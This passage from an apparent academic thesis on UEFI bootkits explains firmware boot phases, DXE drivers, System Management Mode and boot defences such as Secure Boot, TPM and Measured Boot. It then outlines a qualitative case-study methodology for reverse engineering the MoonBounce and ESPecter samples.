


Figure 3.6: Memory layout for the SEC and PEI phases.
Source: UEFI Firmware - Security Concerns and Best Practices [44]

firmware in meemory, and this marks the beginning of the BDS phase.

Unlike other phases, the DXE phase continues during the BDS phase as well. The services provided by the DXE foundation and the DXE drivers will still be available during the BDS phase. Once the OS Loader calls the ExitBootServices function defined by the UEFI specification, the boot services will be terminated. The DXE phase itself is terminated once an operating system is succesfully booted, but the runtime services are still allowed to persist.

3.7 Driver Execution Environment Drivers

DXE drivers are drivers which follow the PI specification. Because of this, they can either be drivers which adhere to the UEFI driver model defined by the UEFI specification or drivers which does not follow this




Figure 3.7: Memory layout for the DXE phase.
Source: UEFI Firmware - Security Concerns and Best Practices [44]

model. The UEFI driver model specifies a driver model which aims to help implementing bus and device drivers, and does this through the use of boot and protocol services. Drivers compliant to the UEFI driver model does not touch any hardware resources during initialization, but registers a protocol interface in a handle database. These protocol interfaces are then used later by the BDS phase to connect drivers to the devices themselves. As such, UEFI driver model drivers provides software abstractions for console and boot devices at its core. The DXE drivers not following the UEFI driver model will be executed earlier in the DXE phase and will typically be drivers providing basic services or initialization code for different components. These drivers are required for the DXE foundation to produce all of the required services.

DXE drivers can also be classified further to distinguish between boot service drivers and runtime drivers. The runtime drivers are available both during booting, but also after the operating system takes over control. If the operating system wants to use runtime services without switching the processor to physical addressing mode, the SetVirtualAddressMap runtime service defined by UEFI must be used. The boot service drivers will be terminated once the OS Loaders call the ExitBootServices function. Because of this, runtime drivers cannot use any of the UEFI boot service or DXE services after this point.

DXE drivers are usually stored as DXE images, which in turn are based on UEFI images. UEFI Images contain executable code meant to run in UEFI, and utilizes a subset of the PE32+ file format with a modified header. The header defines if the image is an application, boot service driver or runtime service driver as well as the architecture, and these values are shown in Listing 3.1. The image type determines which memory the image will be loaded to into the firmware, and what happens when the entry of the image exits or returns. The DXE foundation contains a boot service named LoadImage which is used to load DXE Images into memory. Once the image has been loaded into memory, the control flow is transferred to the entry point of the image.

```
// PE32+ Subsystem type for EFI images
#define EFI_IMAGE_SUBSYSTEM_EFI_APPLICATION 10
#define EFI_IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER 11
#define EFI_IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER 12

// PE32+ Machine type for EFI images
#define EFI_IMAGE_MACHINE_IA32 0x014c
#define EFI_IMAGE_MACHINE_IA64 0x0200
#define EFI_IMAGE_MACHINE_EBC 0x0EBC
#define EFI_IMAGE_MACHINE_x64 0x8664
```

```
#define EFI_IMAGE_MACHINE_ARMTHUMB_MIXED 0x01C2
#define EFI_IMAGE_MACHINE_AARCH64 0xAA64
#define EFI_IMAGE_MACHINE_RISCV32 0x5032
#define EFI_IMAGE_MACHINE_RISCV64 0x5064
#define EFI_IMAGE_MACHINE_RISCV128 0x5128
```

Listing 3.1: UEFI Image Header Values

3.8 Management Mode

Management Mode (MM) is a secure execution environment provided by the processor. This is utilized to seperate privileges on the system better, and to more securely interact with sensitive hardware [43]. This includes handling power management and critical errors or emergency shutdown of certain components such as if the processor is overheating. It is also often used for interacting with a Trusted Platform Module (TPM), which is a sensitive hardware component discussed in more detail in chapter 4. The most common implementations of MM aere System Management Mode (SMM) on the IA32 and IA64 architectures as well ARM TrustZone on ARM systems. Since this thesis focuses on bootkits for the IA32 and IA64 architectures, SMM is assumed to be the implemented management mode.

SMM is entered by triggering a System Management Interrupt (SMI) on the system. SMM itself consists of a memory region called SMRAM which contains SMI handlers and code which has full access and visibility of the entire address space and devices on the system [44]. SMRAM is not visible to the operating system in the sense that any attempts to read or write to it will fail.

SMM is tightly connected to the DXE phase of UEFI in the sense that there usually exists a DXE driver which sets up SMRAM and launches the SMM core. Figure 3.8 illustrates this. The SMM core will run the SMM dispatcher, which in turn will dispatch SMM drivers found in the firmware which is already decompressed into memory. SMM drivers are a special instance of DXE drivers which are loaded into SMRAM, and some of them may set up SMI handlers. Much like runtime services in UEFI, the handlers and services provided by SMM will persist even after ExitBootServices has been called by the OS Loader.

3.9 Boot Device Selection Phase

The BDS phase begins when control has been passed to the boot manager towards the end of the DXE phase. This phase implements the platform boot policy, and must be compliant with the boot manager defined in the




Figure 3.8: SMM memory layout.
Source: UEFI Firmware - Security Concerns and Best Practices [44]

UEFI specification. The main responsibilities of the BDS phase are to initialize console devices, load device drivers and load and execute bootloaders. The boot manager is configured based on certain global variables in NVRAM. It will first attempt to load UEFI drivers and UEFI applications based on the options and order defined in the global variables in Figure 3.5.

Bootloaders are a special case of UEFI applications. UEFI applications are stored as UEFI images just like UEFI drivers. When the boot manager or another UEFI application loads a new UEFI application, the firmware will allocate memory to hold the image and copy the sections into the allocated memory. Finally, it will set the correct memory permissions for code and data before jumping to the entry point of the application. This can in many ways be compared to how executable files in Windows are executed. When an application returns from the entry point or calls a boot service called Exit, the application will be unloaded from memory and execution will be transferred back to the boot manager or application which initiated the loading. Bootloaders are a special case of UEFI applications. Instead of returning or calling the Exit service, the bootloader can alternatively take control of the system by calling ExitBootServices. Doing so will terminate all boot services and all responsibility of the system is handed to the bootloader and the operating system.

UEFI also has a concept of Event Services. The CreateEvent and CreateEventEx services provided by UEFI can create events. Event services can be used for several purposes, but the most common ones are to inform protocol consumers when certain events happen or to call a callback function when a special service or function in UEFI is called. When creating an event, an event group defined by a GUID can be chosen which defines what will trigger an event. Some of these are listed in Listing 3.2. By using event services, it is for example possible to set up a callback when ExitBootServices is called by the OS Loader or when UEFI tries to boot using legacy boot options.

```
#define EFI_EVENT_LEGACY_BOOT_GUID
{0x2a571201, 0x4966, 0x47f6, 0x8b, 0x86, 0xf3, 0x1e,
0x41, 0xf3, 0x2f, 0x10}

#define EFI_EVENT_GROUP_DXE_DISPATCH_GUID \
{ 0x7081e22f, 0xcac6, 0x4053, { 0x94, 0x68, 0x67, 0x57, \
0x82, 0xcf, 0x88, 0xe5 } \ }

#define EFI_END_OF_DXE_EVENT_GROUP_GUID \
{ 0x2ce967a, 0xdd7e, 0x4ffc, { 0x9e, 0xe7, 0x81, 0xc, \
0xf0, 0x47, 0x8, 0x80 } }
```

Listing 3.2: GUID of certain UEFI Boot Service Events

When a bootloader successfully loads in the early stages of the operating system and calls ExitBootServices, UEFI has officially booted the system and has no responsibility for the later stages. The operating system can map runtime services to virtual memory for easier use and SMM services can still be used through interrupts.

Chapter 4

Boot Security Measures

This chapter gives an overview over the most central boot security measures. First, an overview is given over the areas of cryptography which are central to boot security. Next, the boot security measures along with the hardware enabling them are given an in-depth look.

4.1 Cryptography

Cryptography is an essential aspect of modern boot security. The primary goal of boot security measures is to ensure that none of the stages of the boot process have been tampered with by for example malware, and also to detect when this happen. The main cryptographic primitive used to achieve this is the concept of digital signatures.

4.1.1 Digital Signatures

Digital signatures are a category of cryptographic primitives which provides integrity, authenticity and non-repudiation. The components of a digital signature scheme are illustrated in Figure 4.1. It consists of a signing algorithm, signing key, verification algorithm and verification key. In the figure, Alice wants to send a signed message M to Bob. Alice sends the message together with her signing key through the signing algorithm, which returns a signature of M. She then sends the message along with this signature to Bob, who will then pass the message, signature and verification key through the verification algorithm. If the verification algorithm is successful, Bob will know that the signature is valid for the message he recieved.

A secure digital signature scheme has several properties. First, Bob will know that the message recieved has not been modified during transmission or else the verification algorithm would have failed. This means that digital signatures provide integrity. Another implication is that if the verification algorithm succeeds, Bob will know that only Alice could have signed the message since we assume only she has the signing key. As such, digital signatures also provide authenticity. Finally, since anyone can verify the signature and only Alice could have created it we also have the property of non-repudiation.




Figure 4.1: Illustration of a digital signature scheme.
Source: TEK4500 Lecture Notes on Digital Signatures [59]

4.1.2 Cryptographic Keys

An important aspect of not only digital signatures, but cryptography is the concept of cryptographic keys and how they should be handled. In the digital signature scheme, anyone with access to the private key can create signatures for that party so it is crucial that such keys are stored and handled securely. Security measures such as secure boot in UEFI build heavily on digital signatures, and as such it is important to consider where the private keys connected to these security measures should be stored and how they should be handled.

4.2 Trusted Platform Module

Trusted Platform Module (TPM) is a standard and technology outlining a secure cryptographic processor [24]. A TPM provides a secure way of handling essential cryptographic functions such as generation and storage of cryptographic keys, encryption, decryption and cryptographic signing. It is also designed to be resistant against physical tampering. As such, it works as a root of trust for a system which can provide attestation, authenticate data and provide different security building blocks.

Typically, a hardware-based TPM is controlled through memory mapped

IO. On IA32 and IA64-based systems, SMM may be used to communicate with the TPM [31]. Since SMM has full visibility over memory and devices, it can be entered and then used to read and write to the memory mapped IO of the TPM in order to issue commands and read the results.




Figure 4.2: Overview of the core functionality a TPM provides.
Source: https://upload.wikimedia.org/wikipedia/commons/thumb/b/be/TPM.svg/1920px-TPM.svg.png

A TPM in itself does not inherently protect against rootkits or bootkits. It is instead designed to be a root of trust when it comes to security on a system. By providing a secure way of handling important cryptographic functions, one can build security measures on top of the technology. With UEFI, usage of a TPM includes, but is not limited to storing cryptographic keys, storing NVRAM variables, decrypting bootloaders and supporting measured boot.

4.3 Secure Boot

Secure Boot is a standard with the goal of ensuring that only software and drivers trusted by the Original Equipment Manufactorer (OEM) ever get loaded during boot [41]. It is also a technology meant to prevent bootkit infection.

Secure Boot is based on digital signatures. The OEM stores a signature database, revoked signature database and a key enrollment key database (KEK) on the system firmware. The signature database and revoked signature database contains signatures of boot software and drivers, where the ones that are stored in the revoked database are to no longer be trusted. The KEK database holds the keys which can be used to update the signature and revoked signature databases. The OEM ensures that the databases cannot be edited with the exception of updates signed with valid keys or when a physical user is changing the settings in the firmware menus. The OEM also generates a Platform Key (PK) which can sign updates to the KEK. Secure boot is primarily configured through NVRAM variables. Both the KEK and PK are stored in NVRAM as seen Figure 3.5. Interestingly, the variable deciding if secure boot is on or off is not stored in NVRAM. Instead, it is set during the early phases of UEFI based on if the PK is set or not. This means that secure boot is trivial to turn off with access to modify NVRAM variables.

When the system boots and attempts to load boot software or drivers, the platform key is used to validate the corresponding signatures in the signature database. This primarily happens during the DXE and BDS phase when DXE drivers and UEFI applications such as bootloaders are loaded. If the boot software or driver is not trusted, the system will attempt to restore the firmware to a trusted state. A TPM is usually utilized to handle storage of the cryptographic keys and performing cryptographic operations in a secure way. The implication of this is that if a bootkit attempts to load or modify boot software or drivers, it will not be considered trustworthy since it has not been signed by a valid authority. Finally, once the bootloader has been verified to be trustworthy and loaded, Trusted Boot takes over.

4.4 Trusted Boot

Trusted Boot is a chain of trust where every component being loaded will be verified in turn. According to the Microsoft documentation, the bootloader will verify the signature of the Windows kernel before it is loaded. Then the Windows kernel will in turn verify the components it loads such as the startup files, boot drivers and Early Launch Anti-Malware (ELAM) [42]. If a signature is invalid or considered to not be trustworthy, Windows will either try to repair it or refuse to load it much like Secure Boot.



Secure Boot
Code Integrity Protection
BIOS
UEFI
bootmgr winload.exe
OS kernel
ELAM
Kernel-mode drivers
Bootkit is loaded.
Bootkit patches system modules.
Bootkit injects its code into kernel-mode address space.

Figure 4.3: An overview of the boot process.
Source: Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats [36]

4.5 Early Launch Anti-Malware

Early Launch Anti-Malware (ELAM) is a technology meant to protect against malicious third party drivers. ELAM allows a trusted anti-malware driver to be loaded before any third party driver is loaded. This means that the ELAM driver can check if the third party drivers being loaded is to be considered trustworthy or not [42].

4.6 Measured Boot

Measured Boot is way to assess if a client has been infected during the boot process by a remote server on a network. It works by storing a hash of crucial part of the boot process such as the bootloader, firmware and drivers on a TPM. When the boot process is done, a remote server can send the client a unique key, and the TPM can use this key to sign logs from the boot process. Finally, the client can send the signed logs and potentially other relevant data back to the server which will then assess if the client is healthy or not [42]. If the client is not healthy, it can for example be granted limited access to the network or none at all. This helps prevent the spread of infections on systems.

4.7 Existing Vulnerability Research

According to Matrosov, there exists a trend where attackers are increasingly focusing more on firmware and hardware [34]. As the state of security in higher levels such as software and operating systems improves, it is more natural for attackers to target the lower levels such as UEFI and the hardware itself. UEFI has a wide attack surface with several components where security is crucial [44]. Vulnerabilities such as exploiting race conditions to modify the UEFI firmware itself in SPI flash memory has been utilized by bootkits such as LoJax in the past [48]. There have also been found vulnerabilities allowing to bypass security measures such as secure boot [44]. Recently, a lot of vulnerabilities related to SMM in the form of privilege escalation and memory corruption have also been discovered [57]. It is outside the scope of this thesis to provide a detailed explanation of all of these vulnerabilities, but it is important to know that new vulnerabilities are still being discovered in UEFI which can allow bootkits to infect the system.

Chapter 5

Methodology

This chapter outlines the methodology applied for this research by utilizing the research onion. When designing a research methodology, there are many questions to consider. What are the philosophical assumptions of the researcher? Does the research utilize a qualitative, quantitative or some other approach? What strategies are used and how is data collected?

The research onion is a tool meant to help describe a research methodology in a holistic way [52]. It provides a top-down view where the broader strokes of research philosophy, approach and strategy are discussed first. At the lower levels, more granular aspects like data analysis methods, time horizons and details around data collection are discussed. After the entire methodology has been outlined, ethical concerns of the research are discussed.

5.1 Research Philosophy

Since the main research question of this thesis is what modern bootkits are, a big question emerged. Would the research questions lean more towards interpretivism and qualitative research or positivism and quantitative research? When looking at bootkits from a purely technical perspective, they are programs consisting of bits which forms functions, variables, data and more. This leans into a positivist philosophy where there are objective truths [47].

However, this research ended up choosing an interpretivist philosophy instead. The details why this ended up being the case is tightly knit to the research approach, and will be further elaborated in that section. From a purely philosophical perspective though, malware and bootkits are a creation of malware authors. This means that bootkits have a human aspect to them, which leans more into an interpretivist philosophy. The purpose of interpretivism is also to explore, describe and understand concepts and phenomena [47]. The main research question is arguably more aligned to such a philosophy which is why it was chosen. Traditionally, malware research has often been approached from a more positivist philosophy with quantitative methods so conducting the research using a different method also has the potential to provide new perspectives.




Figure 5.1: The Research Onion
Source: https://www.researchgate.net/profile/Hannah_Ayilaran/publication/310953038/figure/fig15/AS:433229321773062@1480301327855/The-research-onion-Saunders-Thornhill-Lewis-2009.png&f=1&nofb=1

5.2 Research Approach

Early on during the research process, the idea was take on a positivist philosophy and employ quantitative methods. A form of this could for example be to conduct experiments to see how well security measures would hold against several UEFI bootkit samples and look for statistical relationships between them.

However, as the research process progressed it was quickly discovered that a quantitative approach would require many UEFI bookit samples, and to the knowledge of the author there are few publicly available samples. This would severely limit the amount of meaningful data and conclusions one can draw with quantitative methods. Another concern was that for the few publicly available bootkit samples available, the infection vector was unknown and it was only possible to analyze a modified bootloader or other limited parts of the samples.

By taking on an interpretivist philosophy, a combination of a qualitative and inductive approach is implied. A qualitative approach is about exploring, describing, detailing and interpreting concepts [19]. This aligns well with answering the main research question of what bootkits are, and how we can understand them. Qualitative analysis is also good at providing depth, and also allows for shaping the research design while the research is being done [19]. Because of this, a qualitative approach was chosen. By looking at the data collected, it may also be possible to identify patterns of modern bootkits. Additionally, it is also possible to explore different ways of collecting data and use this to identify ways to debug and analyze modern bootkits. Because of this, the research approach is also inductive in that the data will be used to create hypotheses.

5.3 Research Strategy

The research strategy chosen is to undertake the research as a case study. In her book, Pickard argues that the case study is a good strategy when a holistic, in-depth investigation of a phenomena is required [46]. Typically, the researcher takes on the role of being a research instrument in a case study, and it is also a flexible strategy as the design of the study will develop during the fieldwork. This description fits well with the main research question.


To the author's knowledge there are no research done specifically on designing case studies for reverse engineering. There are much research done on qualitative methods and case studies in general, such as [21, 46]. The design of the case study in this research is grounded in the book "Case Study Research in Software Engineering: Guidelines and Examples" by Runeson et al. As there are differences between software engineering and reverse engineering, all parts are not deemed to be as relevant or applicable to this thesis.

The case study is being done to understand what modern UEFI bootkits are. By examining two modern UEFI bootkit samples in-depth, the goal is to explore methods to debug UEFI and the boot process and find patterns and themes to help better understand what modern bootkits are. Additionally, another goal is to propose what future bootkits must achieve to be effective. All of this is being done in hopes of identifying interesting areas where further security research could be conducted and improved. By understanding and identifying effective ways of analyzing existing bootkits, we can also be better prepared for new and unknown bootkits in the future.

When selecting a case, the case can be "typical", "critical", "revelatory" or "unique" [16]. The bootkit samples chosen in this study are MoonBounce and ESPecter. Both are chosen because they are recently discovered bootkits. Case studies often choose atypical or extreme cases to provoke more interesting findings [21]. While UEFI bootkits can be seen as atypical cases in the sea of malware, ESPecter and MoonBounce are chosen as typical and relevant cases within the domain of bootkits. This is done because choosing typical cases is believed to better answer the main research question of what modern UEFI bootkits are. In contrast, choosing extreme or atypical cases could easily lead to patterns of more exotic and eccentric techniques in the bootkits and this would arguably be detrimental to answering the research questions.

The case study is neither entirely holistic or embedded. A holistic design aims to look at each case as a whole picture, while an embedded design look more closely at certain aspects of the case. In his book, Yin argues that "the holistic design is more appropriate when there are no logical subunits to the case" [65]. Both MoonBounce and ESPecter are bootkits, but bootkits usually go beyond just infecting the boot process. As such, it is possible to look at more specific parts of the bootkit samples like how they affect UEFI and the boot process, what they do with the foothold in UEFI as well as their aim. This case study will focus primarily on how the bootkits infect UEFI and how they propagate the foothold in UEFI and the boot process into the kernel and user space. As such, one can argue it is more of an embedded case study. However, the case study will also look at what the bootkits do in the kernel and user space from a broad view but will not analyze these parts in detail. Because of this, there is a holistic aspect to the case study as well. The risk with an embedded approach is that the focus on detail can make the research miss important parts of the whole picture [16]. The weakness of a holistic design is that the researcher may miss important details [16]. Because of this, elements of both are used in order to mitigate these shortcomings as much as possible.

Finally, the study is not primarily intended to be a replication study. There will likely be a lot of overlap with findings in previously performed analyses of the chosen sample, but the intention is to build upon and add to these findings more than it is to replicate them. This will mainly be done by looking at similarities between the samples and identifying patterns.



Data collection	Reverse engineering and existing analyses
Time Horizons	Deadline of the thesis
Data analysis methods	Elements from Grounded theory and Content analysis
Research Strategy	Case Study
Research Approach	Inductive & Qualitative
Philsophy	Interpretivist

Figure 5.2: Overview over chosen research methodology.

5.4 Choices

The data analysis methods chosen is multi-method approach using elements from both content analysis and grounded theory. In rough terms, grounded theory is about letting data speak for itself and create hypotheses. Content analysis on the other hand is about studying existing documents or programs and examine patterns in them. By reverse engineering the bootkit samples, it is possible to look at the data and similarities between the bootkits to form hypothesis about what modern UEFI bootkits are. Existing analyses can then not only be used for triangulation, but also for content analysis to help identify even more potential patterns. As such, the data analysis methods are not purely grounded theory or content analysis. Instead, elements from both are used to help answer the research questions as well as possible while also increasing the validity of the research. In addition to this, a workflow and lab environment is described and used during the case study. The empirical data obtained through this will be loosely analyzed in order to help evaluate strengths and weaknesses of the workflow. By providing and evaluating a workflow such as this, there is potential for facilitating further research in the future.

5.5 Time Horizons

Since science can be an infinite process, it is important to have a clear time horizon. This helps limiting the scope and defining the boundaries of the research. Naturally, this research is limited by the deadline of the thesis. This makes it infeasable to collect data over a longer period of time, which is a factor why a case study of only two specific, modern UEFI bootkit samples was chosen.

5.6 Techniques and Procedures

Finally, the data collection techniques have to be addressed. As touched upon earlier, the main method for data collection is to reverse engineer the chosen bootkit samples. This is done by using both static and dynamic analysis techniques. The main emphasis is on how the bootkits modify UEFI and the boot process as well as which techniques they employ. Data is also collected from existing analyses. This is done for two purposes. First, it is possible to use the data from these analyses to check if they are in line with the data obtained from reverse engineering the samples. This helps increase the validity of the research. Secondly, the data from the existing analyses can also provide additional information about what the bootkits do in the kernel and user space. This can help identify even more patterns than what can be done through reverse engineering alone. While this data could potentially be obtained through reverse engineering as well, it is important to consider that reverse engineering is a very time consuming process. With the time horizons 